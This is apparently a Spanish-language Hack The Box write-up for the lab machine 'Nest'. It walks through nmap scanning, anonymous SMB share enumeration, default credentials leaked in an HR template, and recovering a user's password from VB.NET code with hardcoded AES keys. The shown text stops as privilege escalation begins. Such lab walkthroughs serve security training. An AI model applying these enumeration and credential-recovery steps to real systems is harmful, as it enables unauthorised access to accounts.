
Nest

HTB MÁQUINA NEST

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una maquina en Windows y que está en la categoría de Nivel Medio.



- User:

Lo primero que realizamos es un nmap, para saber que puertos tiene abiertos esta máquina y solo encontramos el puerto 445 y 4386, así que vamos a ver que podemos realizar con alguno de estos puertos.

```
root@anguss Moody:~/hackthebox/Nest-10.10.10.178# cat nmap
# Nmap 7.80 scan initiated Tue Jan 28 08:24:45 2020 as: nmap -sC -sV -O -p445,4386 -o nmap 10.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.21s latency).

PORT     STATE SERVICE      VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessio
nReq, TerminalServer, TerminalServerCookie, X11Probe:
|     Reporting Service V1.2
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     Reporting Service V1.2
|     Unrecognised command
|   Help:
|     Reporting Service V1.2
|     This service allows users to run queries against databases using the legacy HQK format
|     AVAILABLE COMMANDS ---
|     LIST
|     SETDIR <Directory_Name>
|     RUNQUERY <Query_ID>
|     DEBUG <Password>
|_    HELP <Command>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
```

Realizamos una consulta con smbclient a nuestra máquina y nos encontramos con 6 directorios, ahora solo debemos empezar a enumerar nuestra máquina, para saber a que directorios tenemos acceso sin password y que podemos encontrar que nos ayude en búsqueda de nuestra primera flag.

Nest

```
angussMoody ☐ 0 ● 2 bash
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient -N -L 10.10.10.178

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
root@angussMoody:~/hackthebox/Nest-10.10.10.178#
```

```
angussMoody ☐ 0 ● 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient -N //10.10.10.178/Data
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Aug  7 17:53:46 2019
  ..                                  D        0  Wed Aug  7 17:53:46 2019
  IT                                  D        0  Wed Aug  7 17:58:07 2019
  Production                          D        0  Mon Aug  5 16:53:38 2019
  Reports                             D        0  Mon Aug  5 16:53:44 2019
  Shared                              D        0  Wed Aug  7 14:07:51 2019

                10485247 blocks of size 4096. 6543906 blocks available
smb: \> cd Shared\
smb: \Shared\> dir
  .                                   D        0  Wed Aug  7 14:07:51 2019
  ..                                  D        0  Wed Aug  7 14:07:51 2019
  Maintenance                         D        0  Wed Aug  7 14:07:32 2019
  Templates                           D        0  Wed Aug  7 14:08:07 2019

                10485247 blocks of size 4096. 6543906 blocks available
smb: \Shared\> cd Templates\
smb: \Shared\Templates\> dir
  .                                   D        0  Wed Aug  7 14:08:07 2019
  ..                                  D        0  Wed Aug  7 14:08:07 2019
  HR                                  D        0  Wed Aug  7 14:08:01 2019
  Marketing                           D        0  Wed Aug  7 14:08:06 2019

                10485247 blocks of size 4096. 6543906 blocks available
smb: \Shared\Templates\> cd HR\
smb: \Shared\Templates\HR\> dir
  .                                   D        0  Wed Aug  7 14:08:01 2019
  ..                                  D        0  Wed Aug  7 14:08:01 2019
  Welcome Email.txt                   A      425  Wed Aug  7 17:55:36 2019

                10485247 blocks of size 4096. 6543906 blocks available
smb: \Shared\Templates\HR\> get "Welcome Email.txt"
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Welcome Email.txt (0,2 KiloBytes/sec) (av
erage 0,2 KiloBytes/sec)
smb: \Shared\Templates\HR\>
```

Enumerando un poco nos encontramos que en el directorio Data\Share\Templates\HR se encuentra un archivo de bienvenida, lo descargamos para revisar que es este archivo.

Vemos que al parecer es una plantilla de bienvenida para el personal nuevo, con un usuario y una password por defecto.

```
Abrir   Welcome Email.txt   ~/hackthebox/Nest-10.10.10.178   Guardar
1  We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME>
   <SURNAME>
2
3  You will find your home folder in the following location:
4  \\HTB-NEST\Users\<USERNAME>
5
6  If you have any issues accessing specific services or workstations, please inform the
7  IT department and use the credentials below until all systems have been set up for you.
8
9  Username: TempUser
10 Password: welcome2019
11
12
13 Thank you
14 HR
```

```
angussMoody ☐ 0 ● 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient -N //10.10.10.178/Users
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jan 25 18:04:21 2020
  ..                                  D        0  Sat Jan 25 18:04:21 2020
  Administrator                       D        0  Wed Feb 12 15:01:16 2020
  C.Smith                             D        0  Sun Jan 26 02:21:44 2020
  L.Frost                             D        0  Thu Aug  8 12:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 12:02:50 2019
  TempUser                            D        0  Wed Aug  7 17:55:56 2019

                10485247 blocks of size 4096. 6543888 blocks available
smb: \>
```

Siguiendo con la enumeración nos encontramos con los directorios de los usuarios de esta máquina, sin poder realizar ninguna acción en ellos o encontrar algún archivo interesante, pero ya sabemos los user de esta máquina

Nest

```
angussMoody ❐ 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/Data -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Aug  7 17:53:46 2019
  ..                                  D        0  Wed Aug  7 17:53:46 2019
  IT                                  D        0  Wed Aug  7 17:58:07 2019
  Production                          D        0  Mon Aug  5 16:53:38 2019
  Reports                             D        0  Mon Aug  5 16:53:44 2019
  Shared                              D        0  Wed Aug  7 14:07:51 2019

                10485247 blocks of size 4096. 6544970 blocks available
smb: \> cd IT\
smb: \IT\> dir
  .                                   D        0  Wed Aug  7 17:58:07 2019
  ..                                  D        0  Wed Aug  7 17:58:07 2019
  Archive                             D        0  Mon Aug  5 17:33:58 2019
  Configs                             D        0  Wed Aug  7 17:59:34 2019
  Installs                            D        0  Wed Aug  7 17:08:30 2019
  Reports                             D        0  Sat Jan 25 19:09:13 2020
  Tools                               D        0  Mon Aug  5 17:33:43 2019

                10485247 blocks of size 4096. 6544970 blocks available
smb: \IT\> cd Configs\
smb: \IT\Configs\> dir
  .                                   D        0  Wed Aug  7 17:59:34 2019
  ..                                  D        0  Wed Aug  7 17:59:34 2019
  Adobe                               D        0  Wed Aug  7 14:20:09 2019
  Atlas                               D        0  Tue Aug  6 06:16:18 2019
  DLink                               D        0  Tue Aug  6 08:25:27 2019
  Microsoft                           D        0  Wed Aug  7 14:23:26 2019
  NotepadPlusPlus                     D        0  Wed Aug  7 14:31:37 2019
  RU Scanner                          D        0  Wed Aug  7 15:01:13 2019
  Server Manager                      D        0  Tue Aug  6 08:25:19 2019

                10485247 blocks of size 4096. 6545806 blocks available
smb: \IT\Configs\> cd NotepadPlusPlus\
smb: \IT\Configs\NotepadPlusPlus\> dir
  .                                   D        0  Wed Aug  7 14:31:37 2019
  ..                                  D        0  Wed Aug  7 14:31:37 2019
  config.xml                          A     6451  Wed Aug  7 18:01:25 2019
  shortcuts.xml                       A     2108  Wed Aug  7 14:30:27 2019

                10485247 blocks of size 4096. 6545806 blocks available
smb: \IT\Configs\NotepadPlusPlus\> get config.xml
getting file \IT\Configs\NotepadPlusPlus\config.xml of size 6451 as config.xml (5,7 KiloBytes/sec) (average
5,7 KiloBytes/sec)
smb: \IT\Configs\NotepadPlusPlus\>

 0  6h 15m  1 chrome  2 smbclient        69% | 13:32 | 12 feb  root!  angussMoody
```

Iniciamos enumeración con las credenciales encontradas anteriormente, y nos encontramos un archivo interesante llamado config.xml, al leer este archivo, nos muestra una ruta interesante dentro del directorio Secure$ y nos nombra uno de los usuarios

```
        <Replace name="C_addEvent" />
    </FindHistory>
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
</NotepadPlus>
```


Además, nos encontramos con otro archivo llamado RU_Config.xml que a primera viste parece un texto en base64 y el mismo usuario C.Smith

```
smb: \IT\> cd Configs\
smb: \IT\Configs\> dir
  .                                   D        0  Wed Aug  7 17:59:34 2019
  ..                                  D        0  Wed Aug  7 17:59:34 2019
  Adobe                               D        0  Wed Aug  7 14:20:09 2019
  Atlas                               D        0  Tue Aug  6 06:16:18 2019
  DLink                               D        0  Tue Aug  6 08:25:27 2019
  Microsoft                           D        0  Wed Aug  7 14:23:26 2019
  NotepadPlusPlus                     D        0  Wed Aug  7 14:31:37 2019
  RU Scanner                          D        0  Wed Aug  7 15:01:13 2019
  Server Manager                      D        0  Tue Aug  6 08:25:19 2019

                10485247 blocks of size 4096. 6545053 blocks available
smb: \IT\Configs\> cd "Ru Scanner"
smb: \IT\Configs\Ru Scanner\> dir
  .                                   D        0  Wed Aug  7 15:01:13 2019
  ..                                  D        0  Wed Aug  7 15:01:13 2019
  RU_config.xml                       A      270  Thu Aug  8 14:49:37 2019

                10485247 blocks of size 4096. 6545053 blocks available
smb: \IT\Configs\Ru Scanner\>

 0  8h 57m  1 chrome  2 smbclient        50% | 16:14
```


```
Abrir   RU_config.xml   ~/hackthebox/Nest-10.10.10.178   Guardar
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

Pero al tratar de decodificar el texto nos damos cuenta que no es en base64 así que seguimos enumerando


Como vimos en el archivo de config.xml hay una ruta dentro del directorio Secure$, así que ingresamos a esa ruta y nos encontramos con un directorio llamado RU que al parecer es un proyecto en Visual Studio, nos descargamos todo el directorio y nos pasamos para una máquina Windows, donde podremos compilar el archivo.



Nos pasamos a Windows y abrimos nuestro proyecto en Visual Studio y le damos iniciar, el nos compila este proyecto, y nos crea unos archivos dentro del directorio Debug, pero nos da un error, el cual nos dice que nos falta un archivo para compilar el proyecto y que este archivo está bajo el nombre de RU_Config.xml, y este archivo ya lo conocemos así que vamos a poner este archivo en el directorio que nos indica.



Corremos de nuevo el proyecto y este nos corre sin ningún error, ahora entender un poco que es lo que está realizando este proyecto y vemos que es un proyecto para desencriptar la password





Al parecer lo que hace es desencriptar la password de C.Smith y antes de terminar el la borra de memoria, entonces ahora lo que debemos hacer es encontrar una forma de capturar esta password.

```
1 referencia
Public Shared Function DecryptString(EncryptedString As String) As String
    If String.IsNullOrEmpty(EncryptedString) Then
        Return String.Empty
    Else
        Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
    End If
End Function

0 referencias
Public Shared Function EncryptString(PlainString As String) As String
    If String.IsNullOrEmpty(PlainString) Then
        Return String.Empty
    Else
        Return Encrypt(PlainString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
    End If
End Function

1 referencia
Public Shared Function Encrypt(ByVal plainText As String, _
                               ByVal passPhrase As String, _
                               ByVal saltValue As String, _
                                ByVal passwordIterations As Integer, _
                               ByVal initVector As String, _
                               ByVal keySize As Integer) _
                       As String

    Dim initVectorBytes As Byte() = Encoding.ASCII.GetBytes(initVector)
    Dim saltValueBytes As Byte() = Encoding.ASCII.GetBytes(saltValue)
    Dim plainTextBytes As Byte() = Encoding.ASCII.GetBytes(plainText)
    Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                           saltValueBytes, _
                                           passwordIterations)
    Dim keyBytes As Byte() = password.GetBytes(CInt(keySize / 8))
    Dim symmetricKey As New AesCryptoServiceProvider
    symmetricKey.Mode = CipherMode.CBC
    Dim encryptor As ICryptoTransform = symmetricKey.CreateEncryptor(keyBytes, initVectorBytes)
    Using memoryStream As New IO.MemoryStream()
        Using cryptoStream As New CryptoStream(memoryStream, _
                                               encryptor, _
                                               CryptoStreamMode.Write)
            cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length)
            cryptoStream.FlushFinalBlock()
            Dim cipherTextBytes As Byte() = memoryStream.ToArray()
            memoryStream.Close()
            cryptoStream.Close()
            Return Convert.ToBase64String(cipherTextBytes)
        End Using
    End Using
End Function
```

Nest

Modificamos el código para agregar un Console.writeLine de la password y realizamos una depuración paso a paso del proceso







Y es de esta manera que nos encontramos con la password del usuario C.Smith.

Imprimiendo un test.password.

Otra forma de poder visualizar la password es guardar el proyecto con la línea que le agregamos y correr el DbPof.exe desde el símbolo del sistema.




ahora solo nos queda iniciar con las credenciales de C.Smith encontradas en el directorio Users.




de esta manera obtenemos nuestra primer flag.

- ***Escalada de Privilegios:***

